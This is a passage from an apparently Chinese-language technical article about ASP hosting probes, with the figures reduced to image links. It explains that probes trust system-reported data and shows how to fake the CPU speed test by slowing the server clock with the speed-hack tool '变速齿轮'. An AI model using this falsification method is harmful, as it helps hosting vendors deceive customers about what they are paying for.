


图 1




图 2

数量。如图 3 所示。




图3

从这可以看出大部分的检测工具都很依赖系统生成的信息。做虚拟主机生意的朋友肯定很喜欢在这里动手脚。

也许有读者想到了，既然这里可以修改的话，那我们不读取这些系统信息，只看CPU运行的"脚本解释和运算速度测试"不就行了吗？想法不错，不过事实上并非如此。

> **小知识** 运算速度测试："ASP探针"在执行指令之前记录一个系统时间，完成指令后再记录一个系统时间，然后把两者的差作为CPU运算速度的一个指标，这就叫运算速度测试。

运算时间伪造

下面我们先来看看代码，如图 4 所示。




图 4

图中代码中引用了VBScript中的"Timer"函数。虽然我们不能从代码里做手脚，但要使前后的"Timer"值之差减少并非难事。我用"变速齿轮"来说明这个问题。如图 5 所示。




图5

为了做对比，图 5 中采用的是正常速度。下面我开始作弊了，在服务器中运行"变速齿轮"。我们的目的是将服务器的系统时间变慢，也就是说，正常时间经过两秒，而电脑只记录一秒。所以变速方法我们要选"系统时钟级别变速方法"，如图 6 所示。




图 6

在这里我用"变速齿轮"把系统时钟减慢到正常速度的10%，如果你喜欢的话，减慢到5%也行。现在我们就可以看看效果了，如图7、图8所示。

